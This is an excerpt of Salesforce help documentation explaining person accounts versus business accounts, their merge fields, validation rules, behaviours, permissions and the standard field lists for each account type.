Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Person accounts are not enabled by default in Salesforce. To quickly verify whether your organization uses person accounts, see if you have an option to select Person Account as the record type when you create a new account. To request person accounts, check with your administrator.

A person account is an individual consumer with whom you do business, such as a financial services client, an online shopper, or a vacation traveler. Person accounts are applicable to organizations that operate on a business-to-consumer model as opposed to a business-to-business model.

In a business-to-business model, there is a natural differentiation between the other businesses with whom you work and the people associated with those businesses. In Salesforce, that translates to accounts and contacts having different fields, features, and tabs. In a business-to-consumer model, because you are providing products or services to people rather than companies or organizations, the distinction between accounts and contacts does not exist. Consequently, person accounts in Salesforce have a combination of fields from both accounts and contacts, and can be used as contacts in most situations that involve contacts. For example, business accounts do not have standard fields for email address and job title, but person accounts do. Also, person accounts can be associated with campaigns just like contacts, but business accounts cannot. For details on the contact-specific functionality that applies to person accounts, see Person Account Behaviors on page 757.

The ability for person accounts to act like contacts is made possible by applying an account record type which has special properties. The default name of this record type is “Person Account.” Your administrator may have changed the name of this record type, and also may have created more account record types that have the same special properties.

Note: In the online help and other Salesforce documentation, the word “account” by itself always refers to both business accounts and person accounts. The terms “business account” and “person account” are used when there are differences between the two kinds of accounts.

Accounts Overview

Merge Fields for Person Accounts

Business accounts available in: **All** Editions except **Database.com** Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Person accounts are not enabled by default in Salesforce. To quickly verify whether your organization uses person accounts, see if you have an option to select Person Account as the record type when you create a new account. To request person accounts, check with your administrator.

The list of available merge fields depends on the type of data that you're working with. This topic lists considerations for working with merge fields with person accounts.

- Both business account and person account fields are available as account merge fields. Account fields exclusive to person accounts, such as Birthdate, Email, and Title have `Account.Person` in their merge field names. For example, {!Account.PersonBirthdate}.
- If your organization uses person accounts, both business account and person account fields are available as account merge fields. Account fields exclusive to person accounts, such as `Birthdate`, `Email`, and `Title` have "Account.Person" in their merge field names. For example, `{!Account.PersonBirthdate}`.
- You can use the merge field {!Account.IsPersonAccount} to determine whether you are working with a person account or a business account.
- Account fields that previously had unique names and labels may no longer be unique because some contact fields are displayed as part of the account object. These fields on the accounts page are identified by the person account icon ( ). Ensure that all custom account fields have field names and labels unique to your organization so that the merge field references the correct field. For more information, see What is a Person Account? on page 755.

Important: Ensure that all custom fields under account have unique field names and labels so that the merge field references the correct field.

Accounts Overview
Validation Rules for Person Accounts

Validation Rules for Person Accounts

Business accounts available in: **All** Editions except **Database.com** Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Person accounts are not enabled by default in Salesforce. To quickly verify whether your organization uses person accounts, see if you have an option to select Person Account as the record type when you create a new account. To request person accounts, check with your administrator.

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. The list of available merge fields depends on the type of data that you're working with. This topic lists considerations for working with merge fields in validation rules with person accounts.

Tips

- To define a validation rule that applies only to person accounts, use the `IsPersonAccount` merge field. For example, `Account.City = "San Francisco"` verifies that a business or person account's city is San Francisco, while `IsPersonAccount ( Account.City = "San Francisco")` verifies that a person account's city is San Francisco.
- You must handle person account and business account names separately in account validation rules.
  - ◊ For business accounts, use the `Name` merge field.
  - ◊ For person accounts, use the `FirstName` and `LastName` merge fields.
- `Birthdate`, `Email`, and other fields that are only supported for person accounts are available as merge fields in account validation rules. When you use one of those merge fields, note that business account records will be processed as if those fields have blank values. For business account and person account fields, see Account Fields on page 767.

Accounts Overview
Merge Fields for Person Accounts

What is a business account and how does it differ from a person account?

A business account is a company, corporation, firm, or other business entity to which you can associate multiple contacts. Business accounts are available in all Editions and have a folder icon ( ).

In Enterprise, Unlimited, and Developer Editions, your Salesforce organization can be enabled to use person accounts ( ), which are individual consumers who function simultaneously as accounts and contacts.

See Also:

Accounts Overview

Person Account Behaviors

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Person accounts are not enabled by default in Salesforce. To request person accounts, contact salesforce.com.

Person accounts are accounts that can also be used as contacts in many situations. The following table summarizes the key areas in which person accounts differ from business accounts or have unique considerations:

Salesforce Functionality	Person Account Behavior
Account Merge	Person accounts can only be merged with other person accounts. See Merging Duplicate Accounts on page 781.
Account Quick Create	On the accounts home page, the fields in the Quick Create area are based on whether the default account record type set on your profile is a person account record type or a business account record type.
Accounts	Person accounts are accounts that support contact fields and capabilities.
Activities	Person accounts can be associated with activities using either the `Name` or `Related To` fields. As with contacts, person accounts can be invited to events and requested meetings. For users to request a meeting with a person account, the `Email` field must be added to the Person Accounts page layout.
Campaigns	As with contacts, person accounts can be added to campaigns and have a Campaign History related list.
Cases	On cases, person accounts can be entered in the `Account Name` field, the `Contact Name` field, or both.
Chatter Feed Tracking	When you follow person accounts, you follow the account fields, but not the contact fields.
Contact Roles	As with contacts, you can add person accounts to the Contact Roles related list on cases, contracts, and opportunities.
Contacts	In most situations, you can use person accounts as if they were contacts. You can include them in all contact list views except on the contacts home page. Unlike business accounts, person accounts do not have a Contacts related list. However, you can use the Partners related list to track relationships between different person accounts.
Custom Objects	Custom objects with relationships to either accounts or contacts can be added as related lists on person accounts.
Customer Portal	As with contacts, person accounts can be enabled as users for your Customer Portals.
Data.com	Person accounts are not supported by Data.com Prospector or Data.com Clean.
Desktop Integration	Person accounts are currently supported in Connect Offline, Salesforce for Outlook, and Connect for Outlook version 3.2

Salesforce Functionality	Person Account Behavior
	and later. They are not currently supported in Connect for Lotus Notes.
Email	As with contacts, you can send individual emails and mass emails to person accounts.
Field History	Account fields for person accounts can be tracked using the account field history settings, but contact fields for person accounts are configured on the contact field history settings page.
Fields	A predetermined combination of standard account and contact fields is available on person account page layouts. In addition, all custom account and contact fields are available. See Person Account Fields on page 774. Note that some business account fields are not supported for person accounts, such as `Parent Account` and `View Hierarchy`. Also, the `Reports To` field on contacts is not supported for person accounts. You can rename field labels for a person account so alternate terms display in Salesforce.
Icons	Person accounts have a person icon ( ), while business accounts have a folder icon ( ). The person account icon can be added to search results, list views, and lookup dialogs using the criteria "`Is Person Account` equals True."
Import Wizards	Person accounts have unique import wizards..
Leads	Leads with a blank `Company` field are converted to person accounts. The default person account record type for your profile is applied to the new person account. Note that you can only create leads with a blank `Company` field using the Force.com API. Leads with a value in the `Company` field are converted to business accounts. The default business account record type for your profile is applied to the new business account.
List Views	Person accounts appear in both account and contact list views. Add the `Is Person Account` icon to list views to visually differentiate person accounts from other records, and to include or exclude person accounts in a list.
Mobile Configurations	Mobile configurations that include the account object automatically deliver person accounts and business accounts to users' mobile devices. Person accounts can be excluded from the configuration's data set using the criteria "`Is Person Account` equals False." To mobilize only person accounts, use the criteria "`Is`

Salesforce Functionality	Person Account Behavior
	Person Account equals True." If a mobile configuration includes accounts but not contacts, users assigned to that configuration will see a Contacts tab in the mobile client application, and the tab will contain person accounts.
Page Layouts	Person accounts have unique page layouts that can have account fields, contact fields, account custom links, account related lists, and contact related lists. Person accounts page layouts do not support the Reports To and Parent Account fields.
Partners	You can use the Partners related list to relate person accounts to each other. We recommend that you rename the Partners related list to "Related Accounts," "Relationships," or a similar term that reflects how your person accounts are connected.
Record Types	Administrators can configure multiple record types for person accounts. A person account can only be changed to another person account record type.
Renamed Tabs and Standard Fields	Administrators can customize the names of tabs and fields related to person accounts, such as: • The Accounts tab name, the business account field label, and the person account field label. • The Contacts tab name and the business contact field label.
Search	Person accounts only appear in account search results. Administrators can add the Is Person Account icon to account search layouts in order to differentiate person accounts from business accounts.
Self-Service Portal	As with contacts, person accounts can be enabled as users for your Self-Service portal. **Note:** Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.
Sharing Settings	Contact sharing is not available if you have enabled person accounts. The organization-wide default for contacts is set to Controlled by Parent and is not editable. If your organization has customized your contact sharing settings and you want to enable person accounts, change your organization-wide default for contacts to Controlled by Parent, which removes all your contact sharing rules and manually shared contacts.

Salesforce Functionality	Person Account Behavior
Stay-in-Touch Requests	As with contacts, you can send individual and mass Stay-in-Touch requests to person accounts.
Storage	Person accounts count against both account and contact storage because the API considers each person account to consist of one account as well as one contact.
Workflow Rules	Creating or editing a person account triggers account workflow rules.

Accounts Home

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Accounts tab:	"Read" on accounts
To view accounts:	"Read" on accounts
To create business accounts:	"Create" on accounts
To create person accounts:	"Create" on accounts and contacts

Clicking on the Accounts tab displays the accounts home page.

- If your administrator has enabled Quick Create, you can add a new account from the **Quick Create** area in the sidebar on the accounts home page. If your organization uses person accounts and your default record type for the Accounts tab is a person account record type, then the Quick Create fields include `First Name` and `Last Name` instead of `Account Name`.

  Alternatively, click **New** next to the **Recent Accounts** section to create a new account.
- Under **Reports**, click any report name to jump to that report.
- Select any of the links under **Tools** to access utilities for managing your accounts.
- If accounts are shared with external contacts via Salesforce to Salesforce, choose one of the list views under **Accounts from Connections** to view accounts that your business partners have shared with you.

Note: If your organization has Salesforce for Wealth Management, accounts are called clients.

Viewing Account Lists

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view account lists:	"Read" on accounts
To create business accounts:	"Create" on accounts
To create person accounts:	"Create" on accounts and contacts

The accounts list page displays a list of accounts in your current view.

- Click an account name to view the account details.
- Click **Edit** or **Del** next to an account name to edit or delete the account.
- Click **New Account** or select **Account** from the Create New drop-down list in the sidebar to create an account.
- Click the **Open Calendar** link at the bottom of the page to display a weekly view of a calendar underneath the list. Then, you can drag a record from the list to a time slot on the calendar to quickly create an event associated with the record. Note that your administrator controls the availability of drag-and-drop scheduling.
- If your organization uses person accounts and your current list view includes the field `Is Person Account`, the column heading for this field is the person account icon ( ). Click the person account icon in the header to sort person accounts at either the top or bottom of the list.

Note: If your organization has Salesforce for Wealth Management, accounts are called clients.

To enable partner accounts:	“Manage External Users”
To disable partner accounts:	“Edit” on accounts AND “Manage External Users”
To disable Customer Portal accounts:	“Edit” on accounts AND “Edit Self-Service Users”

An *account* is an organization, company, or consumer that you want to track—for example, a customer, partner, or competitor.

- View and edit accounts.
- Use Social Accounts and Contacts to view your accounts’ social network profiles, see their level of influence in social media, and watch related YouTube videos.
- Find account-related information (such as contacts).
- Get Data.com contacts for an account.
- Clean account records with Data.com Clean.
- View account updates and comments using Chatter.
- Give Customer Portal users access to an account.
- Enable an account as a partner account.

Displaying and Editing Account Details

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	"Read" on accounts
To edit business accounts:	"Edit" on accounts
To edit person accounts:	"Edit" on accounts and contacts
To enable partner accounts:	"Manage External Users"
To disable partner accounts:	"Edit" on accounts AND "Manage External Users"
To disable Customer Portal accounts:	"Edit" on accounts AND "Edit Self-Service Users"

Once you have located an account on the Accounts home or list pages, click the account name to display detailed information.

- Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.
- To display the page in edit mode, click **Edit**, make your changes, and click **Save**.
- To save the current account and create another one, click **Save & New**.
- To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.
- To enable an account as a partner account, click **Manage External Account** and choose **Enable as Partner**. Available only if your company enabled a partner portal.
- To enable person accounts as Customer Portal users, click **Manage External User** and choose **Enable Customer User**. Available only if your company has person accounts and a Customer Portal.

Note: As the owner of an account, you can normally view all data related to that account.

However, your administrator can set an option on your role that determines whether you can view opportunities that you do not own that are associated with your accounts.

Also, if your accounts are assigned to territories, your administrator can set options that determine whether users in that territory can view, edit, transfer, or delete your accounts.

Changing the Territories of an Account

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change the territories of an account:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

To modify an account's manually assigned territories:

1. From the account detail page, click **Change** next to the `Territories` field.
2. At the `Rule-based territory assignments` list, view the territories that contain the account due to active account assignment rules. You cannot use this page to remove the account from these territories; to do so you must modify the account assignment rules that evaluated the account.
3. If the account has existing manual assignments to one or more territories, the names of those territories will appear in the `Selected territories` list.
4. Click **Select** and **Deselect** to move territories between the Available territories list and the Selected territories list.
5. Optionally, click **Horizontal View** or **Vertical View** in the drop-down list to place the Selected territories list either alongside or below the Available territories list.
6. When the Selected territories list contains the territories to which the account should be manually assigned, click **Save** to finish and return to the account detail page.

Account History

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	"Read" on accounts

The Account History related list of an account detail page tracks the changes to the account. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the account, a new entry is added to the Account History related list. For person accounts, this includes any relevant contact fields that are set to be tracked. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the account are not tracked in the account history.

Guidelines for Creating Accounts

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Keep these guidelines and tips in mind when creating accounts.

- To create business accounts, you need "Create" permission on accounts. To create person accounts, you need "Create" permission on both accounts and contacts.
- If your organization uses record types, you might be prompted to choose a `Record Type` when creating an account. Different record types can have different fields and different picklist values.
- To specify that a business account is a subsidiary of another business account, fill in the `Parent Account` field. You can then view a hierarchy of account relationships. The `Parent Account` field isn't available for person accounts.
- Use the `Account Site` field to designate different locations of the same company. For example, Acme.com may have offices in Paris and London. Create two accounts, both called Acme.com, but with `Account Site` values of Paris and London, respectively.
- If your organization uses divisions, the division of a new account is automatically set to your default division, unless you manually select a different one.

- If your organization uses territory management, account assignment rules can automatically assign newly created accounts to territories. See Territory Management Overview on page 972.

Account Fields

Business Account Fields

The available business account fields vary according to which Salesforce Edition you have.
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions The available person account fields vary according to which Salesforce Edition you have.

A business account has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

If the account record was added from Data.com, certain fields, as identified here, will be populated with the Data.com or Dun & Bradstreet (D&B) value, if a value is available. Some Data.com fields are available to only organizations that use a specific Data.com product. Those fields are identified in their descriptions.

Field	Description	Allows Value from Data.com or D&B
`Account Currency`	The default currency for all currency amount fields in the account. Amounts display in the account currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.	
`Account Division`	Division to which the account belongs. Records related to the account, such as contacts and opportunities, automatically inherit the account's division. Available only in organizations that use divisions to segment their data.	
`Account Name`	Name of company. Up to 255 characters are allowed in this field.	✓ (D&B)
`Account Name (Local)`	The name of the account translated into the local language.	

Field	Description	Allows Value from Data.com or D&B
`Account Number`	Tracking or reference number for account. Up to 40 characters are allowed in this field.	
`Account Owner`	Assigned owner of account. Not available in Personal Edition.	
`Account Record Type`	Name of the field that determines what picklist values are available for the record. Available in Enterprise, Unlimited, and Developer Editions.	
`Account Site`	Information about the account's location, such as `single location`, `Headquarters`, or `Branch`. Up to 80 characters are allowed in this field.	✓ (D&B)
`Account Source`	The source of the account record. For example, `Advertisement`, `Data.com`, or `Trade Show`. The source is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✓ (Data.com)
`Annual Revenue`	Amount of annual reported revenue. **Note:** If you clean your account records with Data.com Prospector or Data.com Clean, Data.com converts non-USD currencies to USD every month, which may cause the values in this field to change. For organizations that use non-USD currencies, we ignore the `Annual Revenue` field when determining a record's clean status (so the `Clean Status` field's value does not change). We also remove the value from the `Annual Revenue` field on account records and the clean comparison page.	✓ (D&B)
`Billing City`	City portion of billing address. Up to 40 characters are allowed in this field.	✓ (D&B)
`Billing Country`	Country portion of billing address. Up to 80 characters are allowed in this field.	✓ (D&B)

Field	Description	Allows Value from Data.com or D&B
`Billing Country` (beta)	The billing country for the address. Entry is selected from a picklist of standard values.	✓ (D&B)
`Billing State/Province`	State or province portion of billing address. Up to 80 characters are allowed in this field.	✓ (D&B)
`Billing State/Province` (beta)	The billing state or province for the address. Entry is selected from a picklist of standard values.	✓ (D&B)
`Billing Street`	Street address used for billing. Up to 255 characters are allowed in this field.	✓ (D&B)
`Billing Zip/Postal Code`	Zip or postal code portion of billing address. Up to 20 characters are allowed in this field.	✓ (D&B)
`Clean Status`	Indicates the record's clean status as compared with Data.com. Values are: `Not Compared`, `In Sync`, `Reviewed`, `Different`, `Not Found`, or `Inactive`. This field is available to only organizations that use Data.com Prospector or Data.com Clean. **Note:** If you clean your account records with Data.com Prospector or Data.com Clean, Data.com converts non-USD currencies to USD every month, which may cause the values in the `Annual Revenue` field to change. For organizations that use non-USD currencies, we ignore the `Annual Revenue` field when determining a record's clean status (so the `Clean Status` field's value does not change).	✓ (Data.com)
`Created By`	User who created the account, including creation date and time. (Read only)	
`Data.com Key`	The ID of the company in Data.com. When Salesforce records are compared with Data.com records (via either manual cleaning or automated clean jobs), if Data.com finds a match, the	✓ (Data.com)

Field	Description	Allows Value from Data.com or D&B
	two records are linked by this field's numeric value.	
`D&B Company`	A link to the corresponding D&B Company record, which displays Dun & Bradstreet (D&B) fields for the account. Use the lookup if you need to associate a different D&B Company record with the account. This field is only available to organizations that use Data.com Premium Prospector or Data.com Premium Clean.	✔ (D&B)
`Description`	Description of account. Up to 32 KB of data are allowed in this field. Only the first 255 characters display in reports.	✔ (D&B)
`D-U-N-S Number`	The Data Universal Numbering System (D-U-N-S) number is a unique, nine-digit number assigned to every business location in the D&B database that has a unique, separate, and distinct operation. D-U-N-S numbers are used by industries and organizations around the world as a global standard for business identification and tracking. This field is available to only organizations that use Data.com Prospector or Data.com Clean. **Note:** To see the entire D-U-N-S number, either • Add the account to Salesforce if you haven't yet, or • Clean the account with Data.com if it already exists in Salesforce Until you add or clean the record, its first five digits will be masked with asterisks (*).	✔ (D&B)
`Employees`	Number of people employed by the account.	✔ (D&B)
`Evaluate this account against territory rules on save`	When checked, causes account assignment rules to run when the account is edited and saved. When customizing the page layout for	

Field	Description	Allows Value from Data.com or D&B
	accounts, an administrator can control whether this checkbox displays and whether it is checked by default. See Territory Management Overview on page 972.	
`Exclude from territory assignment rules`	When checked, shields the account from being evaluated when account assignment rules are run, preventing it from being automatically assigned to territories. Also, if the account is already assigned to territories as a result of assignment rules, checking this box removes the account from those territories. This checkbox only affects rule-based account assignments and has no effect on manual account assignments. See Territory Management Overview on page 972.	
`Fax`	Fax number. Up to 40 characters are allowed in this field.	✔ (D&B)
`Industry`	Primary business of account. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (Data.com)
`Modified By`	User who last changed the account fields, including modification date and time. This does not track changes made to any of the related list items on the account. (Read only)	
`NAICS Code`	The six-digit North American Industry Classification System (NAICS) code is the standard used by business and government to classify business establishments into 20 industries, according to their economic activity for the purpose of collecting, analyzing, and publishing statistical data related to the U.S. business economy. This field is available to only organizations that use Data.com Prospector or Data.com Clean.	✔ (D&B)
`NAICS Description`	A brief description of an organization's line of business, based on its NAICS code. This field is available to only organizations that use Data.com Prospector or Data.com Clean.	✔ (D&B)

Field	Description	Allows Value from Data.com or D&B
Ownership	Ownership of company, for example, public or private. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (D&B)
Parent Account	Parent company for companies that are subsidiaries of a larger company or organization. The parent account must be an existing account in Salesforce. You can enter the account name, or select (or optionally, create) the account using the lookup icon.	
Partner Account	Read-only field that indicates whether an account is a partner account.	
Phone	Primary phone number of account. Up to 40 characters are allowed in this field.	✔ (D&B)
Rating	Categorization of how you rate this account, for example, Hot, Cold. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
Shipping City	City portion of primary mailing or shipping address. Up to 40 characters are allowed in this field.	✔ (D&B)
Shipping Country	Country portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.	✔ (D&B)
Shipping Country (beta)	The shipping country for the address. Entry is selected from a picklist of standard values.	✔ (D&B)
Shipping State/Province	State or province portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.	✔ (D&B)
Shipping State/Province (beta)	The shipping state or province for the address. Entry is selected from a picklist of standard values.	✔ (D&B)
Shipping Street	Primary mailing or shipping street address of account. Up to 255 characters are allowed in this field.	✔ (D&B)
Shipping Zip/Postal Code	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed in this field.	✔ (D&B)

Field	Description	Allows Value from Data.com or D&B
`SIC Code`	Standard Industrial Classification code of the account's main business categorization. Up to 10 characters are allowed in this field.	✔ (D&B)
`SIC Description`	A brief description of an organization's line of business, based on its SIC code.	✔ (D&B)
`Territories`	The territories to which the account has been assigned. See Territory Management Overview on page 972.	
`Ticker Symbol`	The abbreviation used to identify publicly traded shares of a particular stock. Also known as the stock symbol. Up to 20 characters are allowed in this field.	✔ (D&B)
`Tradestyle`	A name, different from its legal name, that an organization may use for conducting business. Similar to "Doing business as" or "DBA". This field is available to only organizations that use Data.com Prospector or Data.com Clean.	✔ (D&B)
`Type`	Type of account, for example, Customer, Competitor, or Partner. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
`Custom Links`	Listing of custom links for accounts as set up by your administrator.	
`Website`	URL of account's website, for example, www.acme.com. Up to 255 characters are allowed in this field; only the first 50 are displayed.	✔ (Data.com)
`Year Started`	The year the company was established or the year when current ownership or management assumed control of the company. If the company establishment or ownership year is unavailable, then the year the D&B record was created will be used. D&B does not supply this data for branch locations.This field is available to only organizations that use Data.com Prospector or Data.com Clean.	✔ (D&B)

Person Account Fields

A person account has the following standard fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable. Fields with an "X" in the Is Contact Field column are contact fields that are supported for person accounts but not business accounts.

Note that this list does not include any custom fields that your administrator may have created. Both account and contact custom fields are available for person accounts.

Field	Description	Is Contact Field
`Account Currency`	The default currency for all currency amount fields in the account. Amounts display in the account currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.	
`Account Division`	Division to which the account belongs. Records related to the account, such as contacts and opportunities, automatically inherit the account's division. Available only in organizations that use divisions to segment their data.	
`Account Name`	The name of the individual. In person accounts, the account name cannot be edited directly. Instead, Salesforce derives it by combining the `First Name` and `Last Name` fields in the appropriate order per the user's language setting.	
`Account Name (Local)`	The name of the account translated into the local language.	
`Account Number`	Tracking or reference number for account. Up to 40 characters are allowed in this field.	
`Account Owner`	Assigned owner of account. Not available in Personal Edition.	
`Account Record Type`	Name of the field that determines what picklist values are available for the record. Available in Enterprise, Unlimited, and Developer Editions.	
`Account Site`	Information about the account's location, such as `single location`, `Headquarters`, or `Branch`. Up to 80 characters are allowed in this field.	
`Annual Revenue`	Amount of annual reported revenue.	
`Assistant`	Name of assistant. Up to 40 characters are allowed in this field.	✔
`Asst. Phone`	Assistant's phone number. Up to 40 characters are allowed in this field.	✔

Field	Description	Is Contact Field
`Billing City`	City portion of billing address. Up to 40 characters are allowed in this field.	
`Billing Country`	Country portion of billing address. Up to 80 characters are allowed in this field.	
`Billing Country` (beta)	The billing country for the address. Entry is selected from a picklist of standard values.	
`Billing State/Province`	State or province portion of billing address. Up to 80 characters are allowed in this field.	
`Billing State/Province` (beta)	The billing state or province for the address. Entry is selected from a picklist of standard values.	
`Billing Street`	Street address used for billing. Up to 255 characters are allowed in this field.	
`Billing Zip/Postal Code`	Zip or postal code portion of billing address. Up to 20 characters are allowed in this field.	
`Birthdate`	Birthday. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field.	✔
`Created By`	User who created the account, including creation date and time. (Read only)	
`Custom Links`	Listing of custom links for accounts as set up by your administrator.	
`Department`	Associated business or organizational unit. Up to 80 characters are allowed in this field.	✔
`Description`	Description of account. Up to 32 KB of data are allowed in this field. Only the first 255 characters display in reports.	
`Do Not Call`	Indicates that the contact does not want to be contacted by phone. If you use Data.com, the `Phone` field value will be masked out in search results and on the Contact Card, and it will be blank in `.csv` files created when you export records.	✔
`Email`	Email address. Must be a valid email address in the form: `jsmith@acme.com`. Up to 80 characters are allowed in this field.	✔

Field	Description	Is Contact Field
`Email Opt Out`	Indicates that the contact does not want to receive email. If you use Data.com, the `Email` field value will be masked out in search results and on the Contact Card, and it will be blank in `.csv` files created when you export records.	✓
`Employees`	Number of people employed by the account.	
`Evaluate this account against territory rules on save`	When checked, causes account assignment rules to run when the account is edited and saved. When customizing the page layout for accounts, an administrator can control whether this checkbox displays and whether it is checked by default. See Territory Management Overview on page 972.	
`Exclude from territory assignment rules`	When checked, shields the account from being evaluated when account assignment rules are run, preventing it from being automatically assigned to territories. Also, if the account is already assigned to territories as a result of assignment rules, checking this box removes the account from those territories. This checkbox only affects rule-based account assignments and has no effect on manual account assignments. See Territory Management Overview on page 972.	
`Fax`	Fax number. Up to 40 characters are allowed in this field.	
`Fax Opt Out`	Indicates if the person has requested not to be included in broadcast faxes.	✓
`First Name`	The first or given name of the individual. Up to 40 characters are allowed in this field.	✓
`Home Phone`	Person's home phone number. Up to 40 characters are allowed in this field.	✓
`Industry`	Primary business of account. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
`Last Name`	The surname or family name of the individual. Up to 80 characters are allowed in this field.	✓

Field	Description	Is Contact Field
`Last Stay-in-Touch Request Date`	The date that the most recent Stay-in-Touch request was sent.	✓
`Last Stay-in-Touch Save Date`	The date that the most recent Stay-in-Touch request was returned and merged.	✓
`Lead Source`	Record source, for example, Advertisement, Partner, or Web. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✓
`Mailing City`	City portion of mailing address. Up to 40 characters are allowed in this field.	✓
`Mailing Country`	Country portion of mailing address. Up to 80 characters are allowed in this field.	✓
`Mailing Country` (beta)	The mailing country for the address. Entry is selected from a picklist of standard values.	
`Mailing State/Province`	State or province portion of mailing address. Up to 80 characters are allowed in this field.	✓
`Mailing State/Province` (beta)	The mailing state or province for the address. Entry is selected from a picklist of standard values.	
`Mailing Street`	Street mailing address. Up to 255 characters are allowed in this field.	✓
`Mailing Zip/Postal Code`	Zip or postal code portion of mailing address. Up to 20 characters are allowed in this field.	✓
`Mobile`	Cellular or mobile phone number. Up to 40 characters are allowed in this field.	✓
`Modified By`	User who last changed the account fields, including modification date and time. This does not track changes made to any of the related list items on the account. (Read only)	
`Other City`	City portion of additional address. Up to 40 characters are allowed in this field.	✓
`Other Country`	Country portion of additional address. Up to 80 characters are allowed in this field.	✓

Field	Description	Is Contact Field
`Other Country` (beta)	Another country for the address. Entry is selected from a picklist of standard values.	
`Other Phone`	Additional phone number listing. Up to 40 characters are allowed in this field.	✓
`Other State/Province`	State or province portion of additional address. Up to 80 characters are allowed in this field.	✓
`Other State/Province` (beta)	Another state or province for the address. Entry is selected from a picklist of standard values.	
`Other Street`	Street address portion of additional address. Up to 255 characters are allowed in this field.	✓
`Other Zip/Postal Code`	Zip or postal code portion of additional address. Up to 20 characters are allowed in this field.	✓
`Ownership`	Ownership of company, for example, public or private. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
`Phone`	Primary phone number of account. Up to 40 characters are allowed in this field.	
`Rating`	Categorization of how you rate this account, for example, Hot, Cold. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
`Salutation`	Title for addressing the person, for example, Mr., Ms., Dr., or Prof. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✓
`Shipping City`	City portion of primary mailing or shipping address. Up to 40 characters are allowed in this field.	
`Shipping Country`	Country portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.	

Field	Description	Is Contact Field
`Shipping Country` (beta)	The shipping country for the address. Entry is selected from a picklist of standard values.	
`Shipping State/Province`	State or province portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.	
`Shipping State/Province` (beta)	The shipping state or province for the address. Entry is selected from a picklist of standard values.	
`Shipping Street`	Primary mailing or shipping street address of account. Up to 255 characters are allowed in this field.	
`Shipping Zip/Postal Code`	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed in this field.	
`SIC Code`	Standard Industrial Classification code of the account's main business categorization. Up to 10 characters are allowed in this field.	
`Territories`	The territories to which the account has been assigned. See Territory Management Overview on page 972.	
`Ticker Symbol`	The abbreviation used to identify publicly traded shares of a particular stock. Also known as the stock symbol. Up to 20 characters are allowed in this field.	
`Title`	Person's position within his or her organization. Up to 80 characters are allowed in this field.	✔
`Type`	Type of account, for example, Customer, Competitor, or Partner. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
`Website`	URL of account's website, for example, www.acme.com. Up to 255 characters are allowed in this field; only the first 50 are displayed.

Accounts Overview

Viewing Parent Accounts

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view accounts:	"Read" on accounts
To view parent accounts:	"Read" on accounts

The account hierarchy shows you the accounts that are associated through the `Parent Account` field, giving you a global view of a company and its subsidiaries. In the hierarchy, accounts are indented to show that they are subsidiaries of the parent account above them.

- To view the account hierarchy, click **View Hierarchy** next to the account name on the account detail page. The Account Hierarchy page displays up to 500 child accounts. If you don't have access to certain accounts that appear on the Account Hierarchy page, the columns for those accounts won't display details.
- To list an account as a subsidiary, edit the subsidiary account and type the name of an existing account in the `Parent Account` field. Alternatively, you can click the lookup icon to search for (or optionally, create) a parent account.

The parent account must be an existing account before it can be entered and saved in this field.

For companies with multiple office locations, you can also use the `Account Site` field to distinguish among the locations.

If your organization uses divisions, accounts that are associated via the `Parent Account` field do not need to be in the same division.

The `Parent Account` field and the **View Hierarchy** link are not supported for person accounts.

Account Fields
Guidelines for Creating Accounts

Sharing Accounts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

